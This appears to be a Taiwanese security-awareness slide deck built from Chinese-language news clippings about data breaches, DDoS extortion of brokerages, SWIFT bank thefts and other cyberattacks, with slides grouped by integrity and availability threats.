新聞

麥當勞官網遭爆有XSS漏洞，可解密竊取用戶密碼

使用者登入麥當勞網站時，可要求網站記住用戶的密碼，但研究人員發現麥當勞將密碼存於cookie，且可在用戶端解密，駭客可透過該站另一個XSS漏洞竊取cookie，就能解密取得用戶的密碼。

文/ 陳曉莉 | 2017-01-18 發表

讚 4.2 萬 按讚加入iThome粉絲團 讚 165 分享 G+ 0



圖片來源: McDonalds.com

示意圖，與新聞事件無關。

荷蘭資安研究人員Tijme Gommers近日揭露全球速食連鎖商店麥當勞 (McDonald's) 的官方網站 (McDonalds.com) 藏匿了兩個安全漏洞，將允許駭客解密用戶的密碼，還能取得用戶的姓名及地址等通訊細節。

想出去玩也會(2017)

2017年05月23日22:58

傳送

讚 713

G+ 4

(新增動新聞、網友看法)

雄獅(2731)公司內部網路系統受駭客入侵，竊取顧客資訊進行詐騙，代理發言人游國珍赴證交所說明表示，已向警察機關報案並請求協助偵辦，並請外部專業資安防務顧問公司協助提升資訊防護及加密升等。

游國珍表示，公司於日前遭IP位置來自於我國境外不法人士入侵，主要被竊取資料為消費者購買機票、訂房或自由行訂單資料，可能涵蓋旅客姓名、聯絡電話及購買商品內容，不過所有信用卡資訊均未外洩。

<http://www.appledaily.com.tw/realtimenews/article/finance/20170523/1124464/>

雄獅旅行社總經理游國珍(2017.5.24)：「近4個月內曾經購買上述的商品，包含自由行旅客的票券、酒店以及機票的民眾，防範遭受詐騙。」

雄獅旅行社員工個人帳戶遭駭客入侵，30多萬筆客戶資料不翼而飛，台灣個資外洩的狀況到底多嚴重，從去年的數字來看，國內有3千多萬筆個資被駭客竊取，是大陸的3倍之多。賽門鐵克今年4月的網路資安報告也指出，台灣個資外洩嚴重程度不僅是全球第5，更高居亞洲榜首。

<http://news.tvbs.com.tw/life/731047>

可樂旅遊遭駭客入侵 民眾個資外洩遭騙萬元



社會中心／台北報導

2017.04.23 / 20:20

讚 55



G+

P

小心!

防範電話詐騙 重要提醒聲明

請撥 165 防詐騙專線，小心防範提高警覺

親愛的可樂旅遊消費者，您好，

近期偶有詐騙集團假冒可樂旅遊客服人員，來電告知您「訂單錯誤」（例如：謊稱為「可樂網」人員、訂單變「團購客戶」、重複訂購、信用卡重複扣款、設定分期付款等），並要求您至自動櫃員機（ATM）操作（甚至只是查餘額），以解除錯誤設定，或詢問您的信用卡資料等，都可能是詐騙集團的手法，請提高警覺，切勿受騙！

如對訂單有疑義，請即求證您的接單客服人員，或撥165反詐騙專線諮詢，謝謝。

請特別留意下班後或假日的可疑來電，提高警覺，切勿受騙。

可樂旅遊關心您 106年4月14日

<http://www.nownews.com/n/2017/04/23/2495102>

(2019/6)

<https://www.ithome.com.tw/news/131161>

iThome

新聞

產品&技術

專題

AI

區塊鏈

Cloud

DevOps

GDPR

資安

研討會

社群

商用電腦

Q搜尋

HITCON攻防招生啟動

35 萬公務同仁培養數位化能力

什麼是 Intel Core vPro 處理器

新聞

報告：漏洞管理、資安措施不當，導致國泰航空950萬筆個資外洩

國泰航空2018年個資外洩事件的政府調查報告出爐，指出兩起駭客行動成功利用國泰航空的資安以及管理防護罩缺口，駭入四個系統，導致950萬筆客戶個資落入駭客手中

文/ 林妍臻 | 2019-06-10 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團

👍 讚 1,186 分享



示意圖 (圖片來源：國泰航空)

hp

HP A3雷射多功能印表機
企業試用活動 火熱開跑

搶先試用

iThome Security 最大資安專業
已說謊 1 萬 按讚次數

ITHOME.COM.TW

研究：就算無法取得權限，A...
柏克萊大學研究單位打造了一個誘...

👍 8 留言 ➡ 1

躲在家上網購物也會 (2016/5)

<http://www.appledaily.com.tw/realtimenews/article/new/20160524/869370/>



【有片】中華郵政爆發個資外洩1.7萬筆 有人被騙2萬元



2016年05月24日22:20

傳送

f 讚

2,153

G+1

5

〈新增動新聞〉

國營事業個資爆發外洩事件，中華郵政今天下午召開記者會說明，證實有民眾因此接獲詐騙集團電話被騙2萬多元，近半年內郵政商城訂單資料約有1萬7千多筆被竊，經查是系統被入侵。中華郵政今也向社會大眾致上最深的歉意。

中華郵政表示，5月19日有民眾反映他前一天下午訂了郵政商城的玉荷包後，之後接到電話告知他訂單有問題，要他去操作ATM改設定，因此被騙了2萬多元，中華郵政隨即報案，內部經查發現，近半年內的網購訂單資料約有1萬7千多筆被竊，但資料不包含銀行帳號、信用卡卡號、身分證號碼和生日等資料，中華郵政對民眾致上最深的歉意，中華郵政攸關帳戶資料和資訊安全上也將盡力維護，並將研擬加強保護客戶資料控管。(李姿慧／台北報導)

出版時間：15:08

修改時間：22:20



蘋果生活八...

f 說這專頁讚

2.7 萬

國外沒有比較好...



<http://www.storm.mg/article/36521>

華爾街資安危機 小摩8300萬帳戶資料遭竊

產生縮網址

傅莞淇 2014年10月03日 19:10

726 點擊數

f 讚

f 分享

24

g+1

0

推文 0

Plurk!

轉寄 列印

A

A

A

A



<https://news.cnyes.com/news/id/3970767>

Uber證實一年前遭駭客攻擊 5700萬筆個資外洩 還付了10萬美元贖金

鉅亨網張祖仁 報導 2017/11/22 07:38

中保無限 x 復興空廚



Uber數據遭駭，而此事竟被隱瞞一年多（圖:AFP）



24小時要聞

〈鉅亨觀點〉獨董請辭潮
是否企業藏有警訊？主...

18:42



<https://www.ithome.com.tw/news/131739>

iThome 新聞 產品&技術 專題 AI 區塊鏈 Cloud DevOps GDPR 資安 研討會 社群 商用電腦

HITCON攻防招生啟動

35 萬公務同仁培養數位化能力

什麼是 Intel Core vPro 處理器

新聞

GDPR上路後最嚴厲處分！英航遭重罰年營收1.5%高達1.8億英鎊

英國航空因2018年的個資外洩案，遭英國官方判處年營收1.5%，高達1.83億英鎊的罰金，成了GDPR上路以來，英國當局對個資管控不當企業所祭出的最嚴厲處份

文/ 林妍臻 | 2019-07-09 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團

	
1.8 英鎊 (GBP)	69.85 新台幣 (TWD)
轉換	<== 交換貨幣 ==>

ico.

Information Commissioner's Office

[About the ICO](#) / [News and events](#) / [News and blogs](#) /

Intention to fine British Airways £183.39m under GDPR for data breach

16TB企業級硬碟 全新上市



SEAGATE

iThome 電腦報
按讚追蹤 iThome 最新報導

✓ 讚 5.5 萬

熱門新聞

破壞完整性(I) → Data

➤ 未授權狀況下竄改系統資訊

➤ 可能手法

✓ 身份竊取

✓ 攻陷系統主機

✓ **SQL Injection**

✓



<https://imgn.388g.com/jzd/uploads/0/images/201803/1521710582651626.jpeg>

新聞

遊戲基地遭少年駭客入侵竄改資料

刑事局破獲城邦「遊戲基地」網站遭駭客入侵竄改電腦紀錄的案件。其中一名駭客並運用Google Hacking的手法，在網上找尋網站安全漏洞進而入侵進入後端資料庫竄改會員資料。

文/ 姚詠馨 | 2007-02-13 發表

✓ 讚 4.9 萬

按讚加入iThome粉絲團

👍 讚 0

分享

G+



國內破獲城邦遊戲網站遭到二少年駭客利用不同手法入侵，進而竄改電腦紀錄的案件，突顯出網站安全控管與防護機制的重要性。

刑事警察局偵九隊今日（2/13）宣布偵破城邦集團遊戲基地網站遭入侵的案件。有二名少年駭客接連運用不同的入侵手法取得會員及管理者帳號，進入網站後端資料庫竄改會員經驗值、虛擬幣值等電腦紀錄。

其中，16歲的吳姓少年為遊戲基地會員，是透過自學網站入侵知識及技術，利用Google Hacking方式找出網站漏洞，藉以鑽過防火牆管制進入遊戲基地網站後端資料庫，取得會員及管理者帳號後，進而竄改本身的資料。

Google hacking是駭客利用Google搜尋引擎，尋找網路應用程式、服務的漏洞，或公司機密資料的一種搜尋手法。此舉通常也是駭客要進行網站攻擊前的「行前功課」。

另一方面，另一位19歲的施姓少年則曾任遊戲基地的外聘站務人員，負責審核、處理、討論板事務、會員違規相關問題等。然而離職後卻利用任職期間取得的網站管理者帳號及密碼取得最高權限後，未經授權擅自修改個人與特定網友的記錄。



新加坡一名22歲越南籍陳姓大學生為保住自己的獎學金，竟駭入教授的電腦中，兩天內竄改共10名同學的成績30次，還故意把其中一名死對頭的成績從「B-改成D+」。陳男被依抵觸電腦濫用法令等39巷罪名判坐牢16週。

據《聯合晚報》報導，就讀新加坡管理大學（SMU）商業管理系的陳男是該校東協獎學金的得主，不必支付學費還可以藉此獲得一筆零用錢；因此，他為了拿到該筆資金不擇手段。



ETtoday新聞雲

駭客入侵司法系統29單位 判決書恐被竄改



司法院系統遭到駭客入侵，據悉各組織的帳號遭到竊取，最嚴重的情形就是判決書被竄改，資安顧問已開始清查。(資料照)

2018-03-17 14:41

〔記者吳政峰／台北報導〕司法院主機日前遭到駭客入侵，植入數個惡意後門程式，駭客可遠端存取法官等司法院所轄組織的帳號密碼，司法院獲悉後緊急掃毒並加強防火牆，預定下禮拜全面更換帳密，據悉，帳號遭到竊取，最嚴重的情形就是判決書被竄改，資安顧問已開始清查，司法院則回應，清查至今未發現此情形。

破壞可用性(A) → 網路、主機資源

➤ 讓系統無法正常提供合法使用者服務

➤ 可能手法

✓ 實體破壞

✓ 網路層攻擊

- 頻寬消耗
- 網路設備攻擊
- 連線干擾
- 服務管理表格


✓ 系統層攻擊

- 系統弱點攻擊
- 消耗主機資源 (CPU、Disk)
- 中止個別目標使用權限



<http://pgw.udn.com.tw/gw/photo.php?u=http://uc.udn.com.tw/photo/2014/10/02/1/242910.jpg&w=700&h=1000>

<http://www.digitalattackmap.com>





華義遭駭 被勒索值百萬比特幣



2016-11-16

〔記者張慧雯、劉慶侯／台北報導〕線上遊戲業者華義自十一月七日起，駭客鎖定，先盜取Facebook遊戲粉絲團管理權限，接著發動對華義官網攻擊，讓玩家無法登入與正常遊戲，還透過「中間人」勒索超過百萬新台幣（Bitcoin）。



遠的要命的王國 系列作 粉絲團

由華義發佈

11月8日下午12:46 · 公

親愛的萌友大家好：

感謝各位萌友們熱烈的支持《華義旗下手機遊戲》，
駭客盜用粉絲團後，公開宣告將DDoS攻擊，並勒索價值百萬台幣的比特幣！

我們預計在11/12-13 16:00~21:00進行維護，（原因是被DDoS）
往後每禮拜六日，帶給玩家斷斷續續的遊戲服務，

駭客人在國外 警查到台

台北市刑警大隊資訊室表示，部分的伺服器被歹徒利用粉絲團及特定帳號進行攻擊。華義於九日向北市刑大資訊室報案，但直至昨日才正式補齊被駭客攻擊的部分證據性資料，警方將進行反溯和蒐證追查，目前尚未鎖定任何嫌疑人。



遠的要命的王國 系列作 粉絲團

4小時 · 公

親愛的萌友大家好：

感謝各位萌友們熱烈的支持《華義旗下手機遊戲》，
由於董事長徐培菁的領導不力，帶領公司走向倒閉。
我們預計在11/12-13 16:00~21:00進行維護，（原因是被DDoS）
往後每禮拜六日，帶給玩家斷斷續續的遊戲服務，
請玩家先提早做好下線的準備，或換遊戲玩，
避免造成玩家的損失，
若提前開機會於官網與粉絲團統一公告說明，
此段期間造成玩家的不便還請多多包涵。

華義董事長 徐培菁 遺筆

新聞

臺灣史上第一次券商集體遭DDoS攻擊勒索事件

2017年才開春，臺灣就爆發了有史以來第一次券商集體遭DDoS攻擊勒索事件，全臺79家券商中，有13家券商遭到DDoS攻擊勒索，遭攻擊券商單日平均交易金額加總起來近206億元，約臺股單日交易金額的3成，都受到了威脅！

文/ iThome | 2017-02-14 發表

✓ 讚 4.9萬

按讚加入iThome粉絲團

👍 讚 3

分享

G+



〈券商遭駭客威脅〉驚！他們集體接到這封恐嚇信...

鉅亨網記者王莞甯 台北 2017/02/03 22:11



相關個股

元富證 8.66 +1.52%

群益證 9.22 +0.11%

中華電 100 0%

大展證 11.9 -0.83%

金雞年開工才 2 天，今 (3) 日就傳出國內多家券商接獲駭客訊息，要求支付價值約新台幣 17 萬元的比特幣，相關消息已獲元富證券 (2856-TW) 與凱基證證實。元富證強調，接獲訊息約半個小時即排除狀況，對投資人交易和資料安全無影響；凱基證則說，有收到威脅信，但該公司系統未遭攻擊也無任何異常狀況發生。

以下為此次駭客對元富證勒索信函：

Right now we will start 15 minutes attack on one of your IPs (202.39.34.23).
It will not be hard, we will not crash it at the moment to try to minimize eventual damage, which we want to avoid at this moment. It's just to prove that this is not a hoax. Check your logs!

今日傳出國內券商包括元富證、元大證、群益證、凱基證和大展證等接獲駭客訊息，要求支付折合新台幣約 17 萬元的比特幣，否則將引爆植入的木馬，證期局已緊急應變處理。

網攻再起！金管會：台新證遭駭客攻擊

A+ 圖



2017-08-14 16:25



金管會表示，台新證與大眾證上午遭到網路駭客攻擊，但投資人權益不受影響。圖為證期局副局長張振山（資料照，記者王孟倫攝）

今年二月，國際駭客採取「分散式阻斷服務攻擊」（DDOS），讓證券商對外網頁之頻寬滿載而阻塞，也就是客戶將無法順利在網路下單；駭客藉此向證券商進行勒索，但業者不接受威脅，在處理網路攻擊期間，客戶改透過電話語音下單。

事隔半年後，網路駭客攻擊再起，而這也是台新證券第二次遭到攻擊，採取攻擊的方式也相同，但台新方面表示，「目前並未收到歹徒勒索信件」。

台新金控表示，今天上午8:50台新證券發生電子交易平台網路流量異常情事，經研判為DDOS攻擊，當場經緊急進行網路流量異常應變處置，並同步於官網及各電子交易平台公告，請客戶改採語音按鍵或洽所屬營業員下單，以降低客戶權益可能受到的影響。

台新金指出，證券各電子交易系統已於上午9:35全部恢復正常，亦將持續嚴控網路流量，以維客戶權益。

金管會證期局表示，台新證在今天上午通報遭駭客攻擊，該券商立即展開「流量清洗」；這次即使遭到攻擊，但只是網路速度變慢，並沒有被癱瘓或終止服務，此外，投資人仍可透過電話下單，尚未接獲有投資人權益受損。

<https://www.businesstoday.com.tw/article/category/80392/post/201710230009/%E9%81%A0%E9%8A%80%E9%81%AD%E9%A7%AD%E7%9B%9C%E5%8C%AF%20%20%E6%A5%AD%E8%80%85%E7%88%86%E7%BC%9A%E6%88%91%E5%80%91%E5%89%89%E5%92%A7%E7%AD%89%E7%BC%81>

今周刊

輸入關鍵字...

搜尋

今周刊年中慶 每週星 只要31

時事

投資理財

競爭力

品味人生

幸福熟齡

專題報導

今選頻道

訂閱零售

遠銀遭駭盜匯 業者爆：我們對咧等！

撰文：撰文/梁任璋 攝影/吳東岳 日期：2017-10-12 分類：焦點新聞 文章出處：1086期



DDoS
障眼法

「遠銀內部可能有人不小心點開不明檔案或郵件，導致駭客病毒入侵，蔓延、擴散到公司內部，根本防不勝防。」金管會資訊服務處處長蔡福隆推測，駭客在十月三日先讓遠銀交易系統變慢，趁銀行忙著處理這些異常狀況時，開始攻擊SWIFT系統。駭客透過美國、荷蘭的中繼主機，遠端聯絡惡意程式，破解SWIFT系統及網路轉帳資料，竊改交易資料電文發送，國外銀行再依電文指示撥款，因此「兩天後」，遠銀才發現被駭。

iThome

**HPE SimpliVity 380**
了解更多

10:1
減少空間

40:1
降低儲存容量

73%
減少TCO

50%
增加生產力

**Hewlett Packard Enterprise**
聖育科技

行銷！就用中文網址輔助

前進吧！成為更好的自己

2018.8.24 (五) 數位政府高峰會

新聞

智利最大銀行遭駭，疑近萬台系統遭癱瘓，再用SWIFT網路盜轉

智利銀行於5月28日坦承遭到攻擊，影響該行工作站、PC、分行及電話銀行服務無法運作，媒體報導，該銀行9,000台員工電腦及500台伺服器遭到癱瘓，駭客可能利用SWIFT網路盜轉近千萬美元金額。

文/ 林妍潔 | 2018-06-11 發表

✓ 讚 4.9 萬 按讚加入iThome粉絲團

👍 讚 433 分享

G+

**Comunicado Oficial**

28 MAY 2018 | Comunicado Oficial

DECLARACIÓN PÚBLICA

Santiago, 28 de mayo de 2018. En relación a la contingencia originada el pasado 24 de mayo, Banco de Chile informa lo siguiente:

- Luego de una exhaustiva investigación, se determinó que el origen de la falla detectada fue un virus, presuntamente proveniente de redes internacionales, que afectó directamente estaciones de trabajo de Banco de Chile, tales como mesón en oficinas y terminales de nuestros ejecutivos y del personal de caja, entre otros, provocando dificultades en el servicio en las



攻擊目標與手法趨勢

攻撃対象



<http://syde.jp/logo/info/shiryu003.jpg>

資料



應用系統



https://www.talk-business.co.uk/wp-content/uploads/2016/08/shutterstock_313779428-632x356.jpg

主機、設備

掌控應用系統 → 資訊操作

<https://www.theverge.com/2013/4/23/4257392/ap-twitter-hacked-claims-explosions-white-house-president-injured>

AP Twitter account hacked, makes false claim of explosions at White House (update)

by Chris Welch | Apr 23, 2013, 1:16pm EDT

f SHARE

t TWEET

in LINKEDIN



The Associated Press

@AP

Follow

Breaking: Two Explosions in the White House and Barack Obama is injured

Reply Retweet Favorite More

483

RETWEETS


17

FAVORITES



10:07 AM - 23 Apr 13

NOW TRENDING



掌控主機 → 借刀殺人

<https://twcertcc.blogspot.com/2018/07/107-6-twcertcc.html>

台灣電腦網路危機處理暨協調中心 - TWCERT/CC

2018年7月2日 星期一

關於我自己

107 年 6 月份 TWCERT/CC 資安情資電子報



第 3 章、2018年05月份事件通報統計

本中心每日透過官方網站、電子郵件、電話等方式接收資安事件通報，2018年5月收到通報計4813筆，以下為各項統計數據，分別為通報來源統計圖、通報對象統計圖及通報類型統計圖。

通報來源統計圖為各國遭受網路攻擊事件，屬於我國疑似遭利用發起攻擊或被攻擊之IP，向本中心進行通報之次數，如圖1所示；通報對象統計圖為本中心所接獲之通報中，針對通報事件責任所屬國家之通報次數，如圖2所示；通報類型統計圖則為本中心所接獲的通報中，各項攻擊類型之筆數，如圖3所示。

通報類型統計圖




圖3、通報類型統計圖

南韓史上最大規模駭客攻擊

- 32,000臺電腦遭駭停擺。
- 3家銀行與2家保險公司受駭，ATM提款停擺，網路銀行當機。
- 3家電視臺上千臺員工電腦硬碟損毀，內部作業停擺。
- 1家電信公司因此關閉對外網路服務。
- 7天才能完全復原。

資料來源：iThome整理，2013年3月



南韓3月20日發生史上最大駭客攻擊事件，多家銀行、保險公司和電視臺遭駭，新韓銀行也在官網公告服務中斷，向用戶致歉。

韓國3月20日發生史上最大駭客攻擊事件，防毒公司的伺服器被駭，反而開始散播內有惡意程式的軟體，感染了多家銀行、電視臺等企業內部共3萬2千臺個人電腦，在3月20日下午2點造成大規模當機。

企業所信賴的防毒軟體公司，竟然成為駭客的派毒工具。根據資安專家的調查，發生於韓國3月20日的大規模駭客攻擊事件，之所以能一次癱瘓3萬多臺電腦，最主要的原因是駭客控制了防毒軟體公司的病毒更新伺服器，原先應該是派送最新的防毒定義檔給企業用戶，結果竟變成直接將惡意程式送進企業。

150台比特幣挖礦機全天運轉 男子竊電判刑

自由電子報

發布時間 2018年7月11日12:40

更新時間 2018年7月11日21:20

♥ 104

💬 124

